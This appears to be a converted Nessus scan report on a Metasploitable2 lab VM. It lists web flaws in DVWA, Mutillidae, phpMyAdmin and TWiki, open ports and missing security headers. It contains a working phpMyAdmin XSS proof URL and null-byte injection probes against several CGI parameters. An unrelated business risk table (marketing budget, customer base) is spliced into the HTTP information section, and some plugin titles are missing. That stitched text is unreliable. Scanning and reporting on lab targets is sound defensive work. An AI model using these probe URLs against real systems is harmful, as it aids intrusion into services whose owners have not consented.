The remote web server does not set an X-Frame-Options response header or a Content-Security-Policy 'frame-ancestors' response header in all content responses. This could potentially expose the site to a clickjacking or UI redress attack, in which an attacker can trick a user into clicking an area of the vulnerable page that is different than what the user perceives the page to be. This can result in a user performing fraudulent or malicious transactions.

X-Frame-Options has been proposed by Microsoft as a way to mitigate clickjacking attacks and is currently supported by all major browser vendors.

Content-Security-Policy (CSP) has been proposed by the W3C Web Application Security Working Group, with increasing support among all major browser vendors, as a way to mitigate clickjacking and other attacks. The 'frame-ancestors' policy directive restricts which sources can embed the protected resource.

Note that while the X-Frame-Options and Content-Security-Policy response headers are not the only mitigations for clickjacking, they are currently the most reliable methods that can be detected through automation. Therefore, this plugin may produce false positives if other mitigation strategies (e.g., frame-busting JavaScript) are deployed or if the page does not perform any security-sensitive transactions.

See Also

<http://www.nessus.org/u?399b1f56>

https://www.owasp.org/index.php/Clickjacking_Defense_Cheat_Sheet

<https://en.wikipedia.org/wiki/Clickjacking>

Solution

Return the X-Frame-Options or Content-Security-Policy (with the 'frame-ancestors' directive) HTTP header with the page's response.

This prevents the page's content from being rendered by another site when using the frame or iframe HTML tags.

Risk Factor

Medium

CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

References

XREF CWE:693

Plugin Information

Published: 2015/08/22, Modified: 2017/05/16

Plugin Output

tcp/80/www

The following pages do not use a clickjacking mitigation response header and contain a clickable event :

- <http://192.168.1.24/dvwa/login.php>
- <http://192.168.1.24/mutillidae/>
- <http://192.168.1.24/mutillidae/index.php>
- <http://192.168.1.24/phpMyAdmin/>
- <http://192.168.1.24/phpMyAdmin/index.php>
- <http://192.168.1.24/twiki/bin/search>
- <http://192.168.1.24/twiki/bin/search/Main>
- <http://192.168.1.24/twiki/bin/search/Main/SearchResult>
- <http://192.168.1.24/twiki/bin/view>
- <http://192.168.1.24/twiki/bin/view/Main>
- <http://192.168.1.24/twiki/bin/view/Main/WebHome>

11229 - Web Server info.php / phpinfo.php Detection

Synopsis

The remote web server contains a PHP script that is prone to an information disclosure attack.

Description

Many PHP installation tutorials instruct the user to create a PHP file that calls the PHP function 'phpinfo()' for debugging purposes. Various PHP applications may also include such a file. By accessing such a file, a remote attacker can discover a large amount of information about the remote web server, including :

- The username of the user who installed PHP and if they are a SUDO user.
- The IP address of the host.
- The version of the operating system.
- The web server version.
- The root directory of the web server.
- Configuration information about the remote PHP installation.

Solution

Remove the affected file(s).

Risk Factor

Medium

CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

Plugin Information

Published: 2003/02/12, Modified: 2024/06/07

Plugin Output

tcp/80/www

```
Nessus discovered the following URLs that call phpinfo() :  
- http://192.168.1.24/phpinfo.php
```

- <http://192.168.1.24/mutillidae/phpinfo.php>

51425 - phpMyAdmin error.php BBcode Tag XSS (PMASA-2010-9)

Synopsis

The remote web server hosts a PHP script that is prone to a cross- site scripting attack.

Description

The version of phpMyAdmin fails to validate BBcode tags in user input to the 'error' parameter of the 'error.php' script before using it to generate dynamic HTML.

An attacker may be able to leverage this issue to inject arbitrary HTML or script code into a user's browser to be executed within the security context of the affected site. For example, this could be used to cause a page with arbitrary text and a link to an external site to be displayed.

See Also

<https://www.phpmyadmin.net/security/PMASA-2010-9/>

Solution

Upgrade to phpMyAdmin 3.4.0-beta1 or later.

Risk Factor

Medium

CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

CVSS v2.0 Temporal Score

3.7 (CVSS2#E:H/RL:OF/RC:C)

References

BID	45633
CVE	CVE-2010-4480
XREF	EDB-ID:15699
XREF	CWE:20
XREF	CWE:74
XREF	CWE:79
XREF	CWE:442
XREF	CWE:629
XREF	CWE:711
XREF	CWE:712

XREF	CWE:722
XREF	CWE:725
XREF	CWE:750
XREF	CWE:751
XREF	CWE:800
XREF	CWE:801
XREF	CWE:809
XREF	CWE:811
XREF	CWE:864
XREF	CWE:900
XREF	CWE:928
XREF	CWE:931
XREF	CWE:990

Plugin Information

Published: 2011/01/06, Modified: 2022/04/11

Plugin Output

tcp/80/www

Nessus was able to exploit the issue using the following URL :

```
http://192.168.1.24/phpMyAdmin/error.php?type=phpmyadmin_pmasa_2010_9.nasl&error=%5ba%40https%3a%2f%2fwww.phpmyadmin.net%2fsecurity%2fPMASA-2010-9%2f%40_self%5dClick%20here%5b%2fa%5d
```

36083 - phpMyAdmin file_path Parameter Vulnerabilities (PMASA-2009-1)

Synopsis

The remote web server contains a PHP script that is affected by multiple issues.

Description

The version of phpMyAdmin installed on the remote host fails to sanitize user-supplied input to the 'file_path' parameter of the 'bs_disp_as_mime_type.php' script before using it to read a file and reporting it in dynamically-generated HTML. An unauthenticated, remote attacker may be able to leverage this issue to read arbitrary files, possibly from third-party hosts, or to inject arbitrary HTTP headers in responses sent to third-party users.

Note that the application is also reportedly affected by several other issues, although Nessus has not actually checked for them.

See Also

<https://www.phpmyadmin.net/security/PMASA-2009-1/>

Solution

Upgrade to phpMyAdmin 3.1.3.1 or apply the patch referenced in the project's advisory.

Risk Factor

Medium

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

CVSS v2.0 Temporal Score

3.7 (CVSS2#E:U/RL:OF/RC:C)

References

BID	34253
XREF	SECUNIA:34468

Plugin Information

Published: 2009/04/03, Modified: 2022/04/11

Plugin Output

tcp/80/www

Synopsis

The remote web server contains a PHP application that has a cross- site scripting vulnerability.

Description

The setup script included with the version of phpMyAdmin installed on the remote host does not properly sanitize user-supplied input to the 'verbose server name' field.

A remote attacker could exploit this by tricking a user into executing arbitrary script code.

See Also

<https://www.tenable.com/security/research/tra-2010-02>

<https://www.phpmyadmin.net/security/PMASA-2010-7/>

Solution

Upgrade to phpMyAdmin 3.3.7 or later.

Risk Factor

Medium

CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

CVSS v2.0 Temporal Score

3.7 (CVSS2#E:H/RL:OF/RC:C)

References

CVE	CVE-2010-3263
XREF	TRA:TRA-2010-02
XREF	CWE:20
XREF	CWE:74
XREF	CWE:79
XREF	CWE:442
XREF	CWE:629
XREF	CWE:711
XREF	CWE:712
XREF	CWE:722
XREF	CWE:725

XREF	CWE:750
XREF	CWE:751
XREF	CWE:800
XREF	CWE:801
XREF	CWE:809
XREF	CWE:811
XREF	CWE:864
XREF	CWE:900
XREF	CWE:928
XREF	CWE:931
XREF	CWE:990

Plugin Information

Published: 2010/09/08, Modified: 2022/04/11

Plugin Output

tcp/80/www

By making a series of requests, Nessus was able to determine the following phpMyAdmin installation is vulnerable :

<http://192.168.1.24/phpMyAdmin/>

42057 - Web Server Allows Password Auto-Completion

Synopsis

The 'autocomplete' attribute is not disabled on password fields.

Description

The remote web server contains at least one HTML form field that has an input of type 'password' where 'autocomplete' is not set to 'off'.

While this does not represent a risk to this web server per se, it does mean that users who use the affected forms may have their credentials saved in their browsers, which could in turn lead to a loss of confidentiality if any of them use a shared host or if their machine is compromised at some point.

Solution

Add the attribute 'autocomplete=off' to these fields to prevent browsers from caching credentials.

Risk Factor

Low

Plugin Information

Published: 2009/10/07, Modified: 2023/07/17

Plugin Output

tcp/80/www

```
Page : /phpMyAdmin/  
Destination Page: /phpMyAdmin/index.php  
  
Page : /phpMyAdmin/index.php  
Destination Page: /phpMyAdmin/index.php
```

26194 - Web Server Transmits Cleartext Credentials

Synopsis

The remote web server might transmit credentials in cleartext.

Description

The remote web server contains several HTML form fields containing an input of type 'password' which transmit their information to a remote web server in cleartext.

An attacker eavesdropping the traffic between web browser and server may obtain logins and passwords of valid users.

Solution

Make sure that every sensitive form transmits content over HTTPS.

Risk Factor

Low

CVSS v2.0 Base Score

2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)

References

XREF	CWE:522
XREF	CWE:523
XREF	CWE:718
XREF	CWE:724
XREF	CWE:928
XREF	CWE:930

Plugin Information

Published: 2007/09/28, Modified: 2016/11/29

Plugin Output

tcp/80/www

```
Page : /phpMyAdmin/  
Destination Page: /phpMyAdmin/index.php  
  
Page : /phpMyAdmin/index.php  
Destination Page: /phpMyAdmin/index.php
```


18261 - Apache Banner Linux Distribution Disclosure

Synopsis

The name of the Linux distribution running on the remote host was found in the banner of the web server.

Description

Nessus was able to extract the banner of the Apache web server and determine which Linux distribution the remote host is running.

Solution

If you do not wish to display this information, edit 'httpd.conf' and set the directive 'ServerTokens Prod' and restart Apache.

Risk Factor

None

Plugin Information

Published: 2005/05/15, Modified: 2022/03/21

Plugin Output

tcp/0

```
The Linux distribution detected was :  
- Ubuntu 8.04 (gutsy)
```

48204 - Apache HTTP Server Version

Synopsis

It is possible to obtain the version number of the remote Apache HTTP server.

Description

The remote host is running the Apache HTTP Server, an open source web server. It was possible to read the version number from the banner.

See Also

<https://httpd.apache.org/>

Solution

n/a

Risk Factor

None

References

XREF IAVT:0001-T-0030

XREF IAVT:0001-T-0530

Plugin Information

Published: 2010/07/30, Modified: 2023/08/17

Plugin Output

tcp/80/www

```
URL      : http://192.168.1.24/
Version  : 2.2.99
Source   : Server: Apache/2.2.8 (Ubuntu) DAV/2
backported : 1
modules  : DAV/2
os       : ConvertedUbuntu
```

84574 - Backported Security Patch Detection (PHP)

Synopsis

Security patches have been backported.

Description

Security patches may have been 'backported' to the remote PHP install without changing its version number.

Banner-based checks have been disabled to avoid false positives.

Note that this test is informational only and does not denote any security problem.

See Also

https://access.redhat.com/security/updates/backporting/?sc_cid=3093

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2015/07/07, Modified: 2024/05/31

Plugin Output

tcp/80/www

```
Give Nessus credentials to perform local checks.
```


47830 - CGI Generic Injectable Parameter

Synopsis

Some CGIs are candidate for extended injection tests.

Description

Nessus was able to inject innocuous strings into CGI parameters and read them back in the HTTP response.

The affected parameters are candidates for extended injection tests like cross-site scripting attacks.

This is not a weakness per se, the main purpose of this test is to speed up other scripts. The results may be useful for a human pen-tester.

Solution

n/a

Risk Factor

None

References

XREF CWE:86

Plugin Information

Published: 2010/07/26, Modified: 2021/01/19

Plugin Output

tcp/80/www

```
Using the GET HTTP method, Nessus found that :

+ The following resources may be vulnerable to injectable parameter :

+ The 'topic' parameter of the /twiki/bin/view/Main/WebHome CGI :

/twiki/bin/view/Main/WebHome?topic=%00rororv

----- output -----
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
<title> TWiki . Main . rororv </title>
<meta http-equiv="Content-Type" content="text/html; charset=ISO-88 [...]
<base href="http://192.168.1.24/twiki/bin/view/Main/rororv" />
-----

+ The 'search' parameter of the /twiki/bin/search/Main/SearchResult CGI :
```

```

/twiki/bin/search/Main/SearchResult?search=%00rororv

----- output -----
</tr>
</table>
</form>Search: <b> !rororv </b>
<p /><table width="100%" border="0" cellpadding="0" cellspacing="4">
<tr bgcolor="#FFFC0">
-----

+ The 'template' parameter of the /twiki/bin/oops/Main/WebHomemailto:webmasteryour/company CGI :

/twiki/bin/oops/Main/WebHomemailto:webmasteryour/company?template=%00ror
orv

----- output -----
<html><body>
<h1>TWiki Installation Error</h1>
Template file .rororv.tpl not found or template directory
/var/www/twiki/templates not found.<p />
Check the $templateDir variable in TWiki.cfg.
-----

+ The 'page' parameter of the /mutillidae/ CGI :

/mutillidae/?page=%00rororv

----- output -----
<a href="./index.php?page=login.php">Login/Register</a>
</td>
<td><a href="./index.php?do=toggle-hints&page=.rororv">Toggle Hints</a><
/td><td><a href="./index.php?do=toggle-security&page=.rororv">Toggl
e Security</a></td>
<td><a href="set-up-database.php">Reset DB</a></td>
<td><a href="./index.php?page=show-log.php">View Log</a></td>
-----

+ The 'page' parameter of the /mutillidae/index.php CGI :

/mutillidae/index.php?page=%00rororv

----- output -----
<a href="./index.php?page=login.php">Login/Register</a>
</td>
<td><a href="./index.php?do=toggle-hints&page=.rororv">Toggle Hints</a><
/td><td><a href="./index.php?do=toggle-s [...]

```

33817 - CGI Generic Tests Load Estimation (all tests)

Synopsis

Load estimation for web application tests.

Description

This script computes the maximum number of requests that would be done by the generic web tests, depending on miscellaneous options. It does not perform any test by itself.

The results can be used to estimate the duration of these tests, or the complexity of additional manual tests.

Note that the script does not try to compute this duration based on external factors such as the network and web servers loads.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2009/10/26, Modified: 2022/04/11

Plugin Output

tcp/80/www

```
Here are the estimated number of requests in miscellaneous modes
for one method only (GET or POST) :
[Single / Some Pairs / All Pairs / Some Combinations / All Combinations]

on site request forgery          : S=6          SP=6          AP=6          SC=6          AC=6
SQL injection                    : S=888        SP=888        AP=1560       SC=168
AC=2760
unseen parameters               : S=1295       SP=1295       AP=2275       SC=245
AC=4025
local file inclusion            : S=37         SP=37         AP=65         SC=7
AC=115
cookie manipulation             : S=10         SP=10         AP=10         SC=4          AC=10
web code injection              : S=37         SP=37         AP=65         SC=7
AC=115
XML injection                   : S=37         SP=37         AP=65         SC=7
AC=115
format string                   : S=74         SP=74         AP=130        SC=14
AC=230
script injection                : S=6          SP=6          AP=6          SC=6          AC=6
```

injectable parameter	: S=74	SP=74	AP=130	SC=14	
AC=230					
cross-site scripting (comprehensive test):	S=148	SP=148	AP=260	SC=28	
AC=460					
cross-site scripting (extended patterns)	: S=36	SP=36	AP=36	SC=36	AC=36
directory traversal (write access)	: S=74	SP=74	AP=130	SC=14	
AC=230					
SSI injection	: S=111	SP=111	AP=195	SC=21	
AC=345					
header injection	: S=12	SP=12	AP=12	SC=12	AC=12
HTML injection	: S=30	SP=30	AP=30	SC=30	AC=30
directory traversal	: S=925	SP=925	AP=1625	SC=175	
AC=2875					
cross-site scripting (quick test)	[...]				

39470 - CGI Generic Tests Timeout

Synopsis

Some generic CGI attacks ran out of time.

Description

Some generic CGI tests ran out of time during the scan. The results may be incomplete.

Solution

Consider increasing the 'maximum run time (minutes)' preference for the 'Web Applications Settings' in order to prevent the CGI scanning from timing out. Less ambitious options could also be used, such as :

- Test more that one parameter at a time per form :

'Test all combinations of parameters' is much slower than 'Test random pairs of parameters' or 'Test all pairs of parameters (slow)'.

- 'Stop after one flaw is found per web server (fastest)'

under 'Do not stop after the first flaw is found per web page' is quicker than 'Look for all flaws (slowest)'.

- In the Settings/Advanced menu, try reducing the value for 'Max number of concurrent TCP sessions per host' or 'Max simultaneous checks per host'.

Risk Factor

None

Plugin Information

Published: 2009/06/19, Modified: 2021/01/19

Plugin Output

tcp/80/www

The following tests timed out without finding any flaw :

- blind SQL injection (time based)
- blind SQL injection
- arbitrary command execution
- SQL injection
- SQL injection (on parameters names)

The following tests were interrupted and did not report all possible flaws :

- directory traversal

49704 - External URLs

Synopsis

Links to external sites were gathered.

Description

Nessus gathered HREF links to external sites by crawling the remote web server.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2010/10/04, Modified: 2011/08/19

Plugin Output

tcp/80/www

```
104 external URLs were gathered on this web server :
URL... - Seen on...

http://TWiki.org/ - /twiki/bin/view/Main/WebHome
http://TWiki.org/cgi-bin/view/Main/TWikiAdminGroup - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/Main/TWikiUsers - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/AlWilliams - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/AndreaSterbini - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/BookView - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/ChangePassword - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/ChristopheVermeulen - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/ColasNahaboo - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/CrisBailiff - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/DavidWarman - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/DontNotify - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/FileAttachment - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/FormattedSearch - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/HaroldGottschalk - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/InterwikiPlugin - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/JohnAltstadt - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/JohnTalintyre - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/KevinKinnell - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/KlausWriessnegger - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/ManagingTopics - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/ManagingWebs - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/ManpreetSingh - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/NewUserTemplate - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/NicholasLee - /twiki/TWikiHistory.html
http://TWiki.org/cgi- [...]
```


43111 - HTTP Methods Allowed (per directory)

Synopsis

This plugin determines which HTTP methods are allowed on various CGI directories.

Description

By calling the OPTIONS method, it is possible to determine which HTTP methods are allowed on each directory.

The following HTTP methods are considered insecure:

PUT, DELETE, CONNECT, TRACE, HEAD

Many frameworks and languages treat 'HEAD' as a 'GET' request, albeit one without any body in the response. If a security constraint was set on 'GET' requests such that only 'authenticatedUsers' could access GET requests for a particular servlet or resource, it would be bypassed for the 'HEAD' version. This allowed unauthorized blind submission of any privileged GET request.

As this list may be incomplete, the plugin also tests - if 'Thorough tests' are enabled or 'Enable web applications tests' is set to 'yes'

in the scan policy - various known HTTP methods on each directory and considers them as unsupported if it receives a response code of 400, 403, 405, or 501.

Note that the plugin output is only informational and does not necessarily indicate the presence of any security vulnerabilities.

See Also

<http://www.nessus.org/u?d9c03a9a>

<http://www.nessus.org/u?b019cbdb>

[https://www.owasp.org/index.php/Test_HTTP_Methods_\(OTG-CONFIG-006\)](https://www.owasp.org/index.php/Test_HTTP_Methods_(OTG-CONFIG-006))

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2009/12/10, Modified: 2022/04/11

Plugin Output

tcp/80/www

Based on the response to an OPTIONS request :

- HTTP methods COPY DELETE GET HEAD LOCK MOVE OPTIONS POST PROPFIND PROPPATCH TRACE UNLOCK are allowed on :

/dav
/dav/yUqm67F1.htm

- HTTP methods GET HEAD OPTIONS POST TRACE are allowed on :

/doc
/dvwa/dvwa
/dvwa/dvwa/css
/dvwa/dvwa/images
/dvwa/dvwa/includes
/dvwa/dvwa/includes/DBMS
/dvwa/dvwa/js
/icons
/mutillidae/documentation
/mutillidae/styles
/mutillidae/styles/ddsmoothmenu
/test
/test/testoutput

Based on tests of each method :

- HTTP methods ACL BASELINE-CONTROL BCOPY BDELETE BMOVE BPROPFIND BPROPPATCH CHECKIN CHECKOUT COPY DEBUG DELETE GET HEAD INDEX LABEL LOCK MERGE MKACTION MKCOL MKWORKSPACE MOVE NOTIFY OPTIONS ORDERPATCH PATCH POLL POST PROPFIND PROPPATCH PUT REPORT RPC_IN_DATA RPC_OUT_DATA SEARCH SUBSCRIBE TRACE UNCHECKOUT UNLOCK UNSUBSCRIBE UPDATE VERSION-CONTROL X-MS-ENUMATTS are allowed on :

/cgi-bin
/twiki/bin

- HTTP methods COPY DELETE GET HEAD MKCOL MKWORKSPACE MOVE NOTIFY OPTIONS ORDERPATCH PATCH POLL POST PROPFIND PROPPATCH PUT REPORT RPC_IN_DATA RPC_OUT_DATA SEARCH SUBSCRIBE TRACE UNCHECKOUT UNLOCK UNSUBSCRIBE UPDATE VERSION-CONTROL X-MS-ENUMATTS are allowed on :

/dav
/dav/yUqm67F1.htm

- HTTP methods GET HEAD OPTIONS POST TRACE are allowed on :

/
/doc
/dvwa
/dvwa/dvwa
/dvwa/dvwa/css
/dvwa/dvwa/images
/dvwa/dvwa/includes
/dvwa/dvwa/includes/DBMS
/dvwa/dvwa/js
/icons
/mutillidae
/mutillidae/documentation
/mutillidae/styles
/mutillidae/styles/ddsmoothmenu
/phpMyAdmin
/test
/test/testoutput

- Invalid/unknown HTTP methods are allowed on :

/cgi-bin
/dav

/dav/yUqm67F1.htm
/twiki/bin

10107 - HTTP Server Type and Version

Synopsis

A web server is running on the remote host.

Description

This plugin attempts to determine the type and the version of the remote web server.

Solution

n/a

Risk Factor

None

References

XREF IAVT:0001-T-0931

Plugin Information

Published: 2000/01/04, Modified: 2020/10/30

Plugin Output

tcp/80/www

```
The remote web server type is :  
Apache/2.2.8 (Ubuntu) DAV/2
```

24260 - HyperText Transfer Protocol (HTTP) Information

Synopsis

Some information about the remote HTTP configuration can be extracted.

Description

This test gives some information about the remote HTTP protocol - the version used, whether HTTP Keep-Alive is enabled, etc...

This test is informational only and does not denote any security problem.

Solution

n/a

Risk Factor	Impact	Control
1. Lack of industry connections	Reduced visibility and networking opportunities	Proactive networking and industry engagement
2. Limited marketing budget	Reduced reach and brand awareness	Strategic marketing and social media presence
3. Limited product differentiation	Increased competition and lower margins	Product innovation and differentiation
4. Limited customer base	Reduced sales volume and revenue	Targeted marketing and customer acquisition
5. Limited financial resources	Reduced operational flexibility and growth potential	Financial planning and resource optimization

None

Plugin Information

Published: 2007/01/30, Modified: 2024/02/26

Plugin Output

tcp/80/www

Response Code : HTTP/1.1 200 OK

Protocol version : HTTP/1.1

```

HTTP/2 TLS Support: No

```

HTTP/2 Cleartext Support: No

SSL : no

```
Keep-Alive : yes
```

Options allowed : (Not implemented)

Headers :

Date: Mon, 14 Oct 2024 10:52:55 GMT

Server: Apache/2.2.8 (Ubuntu) DAV/2

X-Powered-By: PHP/5.2.4-2ubuntu5.10

```
Keep-Alive: timeout=15, max=100
```

Connection: Keep-Alive

Transfer-Encoding: chunked

Content-Type: text/html

Response Body :

```
<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>
```

[illegible]

|_| |_| |_| _| _| _|, |_| |_| ._| / |_| _| / |_| _| _|, |_| ._| / |_| _| |_| |_|
|_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

```
</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></li>
<li><a href="/dav/">WebDAV</a></li>
</ul>
</body>
</html>
```

50344 - Missing or Permissive Content-Security-Policy frame-ancestors HTTP Response Header

Synopsis

The remote web server does not take steps to mitigate a class of web application vulnerabilities.

Description

The remote web server in some responses sets a permissive Content-Security-Policy (CSP) frame-ancestors response header or does not set one at all.

The CSP frame-ancestors header has been proposed by the W3C Web Application Security Working Group as a way to mitigate cross-site scripting and clickjacking attacks.

See Also

<http://www.nessus.org/u?55aa8f57>

<http://www.nessus.org/u?07cc2a06>

<https://content-security-policy.com/>

<https://www.w3.org/TR/CSP2/>

Solution

Set a non-permissive Content-Security-Policy frame-ancestors header for all requested resources.

Risk Factor

None

Plugin Information

Published: 2010/10/26, Modified: 2021/01/19

Plugin Output

tcp/80/www

The following pages do not set a Content-Security-Policy frame-ancestors response header or set a permissive policy:

- <http://192.168.1.24/>
- <http://192.168.1.24/dav/>
- <http://192.168.1.24/dav/yUqm67F1.htm/>
- <http://192.168.1.24/dvwa/dvwa/>
- <http://192.168.1.24/dvwa/dvwa/css/>
- <http://192.168.1.24/dvwa/dvwa/images/>
- <http://192.168.1.24/dvwa/dvwa/includes/>
- <http://192.168.1.24/dvwa/dvwa/includes/DBMS/>
- <http://192.168.1.24/dvwa/dvwa/includes/DBMS/DBMS.php>
- <http://192.168.1.24/dvwa/dvwa/includes/DBMS/MySQL.php>
- <http://192.168.1.24/dvwa/dvwa/includes/dvwaPage.inc.php>

```
- http://192.168.1.24/dvwa/dvwa/includes/dvwaPhpIds.inc.php
- http://192.168.1.24/dvwa/dvwa/js/
- http://192.168.1.24/dvwa/login.php
- http://192.168.1.24/mutillidae/
- http://192.168.1.24/mutillidae/documentation/
- http://192.168.1.24/mutillidae/documentation/how-to-access-Mutillidae-over-Virtual-Box-
network.php
- http://192.168.1.24/mutillidae/documentation/vulnerabilities.php
- http://192.168.1.24/mutillidae/framer.html
- http://192.168.1.24/mutillidae/index.php
- http://192.168.1.24/mutillidae/set-up-database.php
- http://192.168.1.24/mutillidae/styles/
- http://192.168.1.24/mutillidae/styles/ddsmoothmenu/
- http://192.168.1.24/phpMyAdmin/
- http://192.168.1.24/phpMyAdmin/index.php
- http://192.168.1.24/test/
- http://192.168.1.24/test/testoutput/
- http://192.168.1.24/twiki/
- http://192.168.1.24/twiki/TWikiHistory.html
- http://192.168.1.24/twiki/bin/oops
- http://192.168.1.24/twiki/bin/oops/Main
- http://192.168.1.24/twiki/bin/oops/Main/WebHomemailto%3Awebmasteryour
- http://192.168.1.24/twiki/bin/oops/Main/WebHomemailto%3Awebmasteryour/company
- http://192.168.1.24/twiki/bin/search
- http://192.168.1.24/twiki/bin/search/Main
- http://192.168.1.24/twiki/bin/search/Main/SearchResult
- http://192.168.1.24/twiki/bin/view
- http://192.168.1.24/twiki/bin/view/Main
- http://192.168.1.24/twiki/bin/view/Main/WebHome
```

50345 - Missing or Permissive X-Frame-Options HTTP Response Header

Synopsis

The remote web server does not take steps to mitigate a class of web application vulnerabilities.

Description

The remote web server in some responses sets a permissive X-Frame-Options response header or does not set one at all.

The X-Frame-Options header has been proposed by Microsoft as a way to mitigate clickjacking attacks and is currently supported by all major browser vendors

See Also

<https://en.wikipedia.org/wiki/Clickjacking>

<http://www.nessus.org/u?399b1f56>

Solution

Set a properly configured X-Frame-Options header for all requested resources.

Risk Factor

None

Plugin Information

Published: 2010/10/26, Modified: 2021/01/19

Plugin Output

tcp/80/www

The following pages do not set a X-Frame-Options response header or set a permissive policy:

- http://192.168.1.24/
- http://192.168.1.24/dav/
- http://192.168.1.24/dav/yUqm67F1.htm/
- http://192.168.1.24/dvwa/dvwa/
- http://192.168.1.24/dvwa/dvwa/css/
- http://192.168.1.24/dvwa/dvwa/images/
- http://192.168.1.24/dvwa/dvwa/includes/
- http://192.168.1.24/dvwa/dvwa/includes/DBMS/
- http://192.168.1.24/dvwa/dvwa/includes/DBMS/DBMS.php
- http://192.168.1.24/dvwa/dvwa/includes/DBMS/MySQL.php
- http://192.168.1.24/dvwa/dvwa/includes/dvwaPage.inc.php
- http://192.168.1.24/dvwa/dvwa/includes/dvwaPhpIds.inc.php
- http://192.168.1.24/dvwa/dvwa/js/
- http://192.168.1.24/dvwa/login.php
- http://192.168.1.24/mutillidae/
- http://192.168.1.24/mutillidae/documentation/


```
- http://192.168.1.24/mutillidae/documentation/how-to-access-Mutillidae-over-Virtual-Box-  
network.php  
- http://192.168.1.24/mutillidae/documentation/vulnerabilities.php  
- http://192.168.1.24/mutillidae/framer.html  
- http://192.168.1.24/mutillidae/index.php  
- http://192.168.1.24/mutillidae/set-up-database.php  
- http://192.168.1.24/mutillidae/styles/  
- http://192.168.1.24/mutillidae/styles/ddsmoothmenu/  
- http://192.168.1.24/phpMyAdmin/  
- http://192.168.1.24/phpMyAdmin/index.php  
- http://192.168.1.24/test/  
- http://192.168.1.24/test/testoutput/  
- http://192.168.1.24/twiki/  
- http://192.168.1.24/twiki/TWikiHistory.html  
- http://192.168.1.24/twiki/bin/oops  
- http://192.168.1.24/twiki/bin/oops/Main  
- http://192.168.1.24/twiki/bin/oops/Main/WebHomemailto%3Awebmasteryour  
- http://192.168.1.24/twiki/bin/oops/Main/WebHomemailto%3Awebmasteryour/company  
- http://192.168.1.24/twiki/bin/search  
- http://192.168.1.24/twiki/bin/search/Main  
- http://192.168.1.24/twiki/bin/search/Main/SearchResult  
- http://192.168.1.24/twiki/bin/view  
- http://192.168.1.24/twiki/bin/view/Main  
- http://192.168.1.24/twiki/bin/view/Main/WebHome
```

Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/21/ftp

```
Port 21/tcp was found to be open
```

Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/22/ssh

```
Port 22/tcp was found to be open
```

Synopsis

It is possible to determine which TCP ports are open.

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Risk Factor

None

Plugin Information

Published: 2009/02/04, Modified: 2024/05/20

Plugin Output

tcp/23/telnet

```
Port 23/tcp was found to be open
```

Synopsis

It is possible to determine which TCP ports are open.

Description

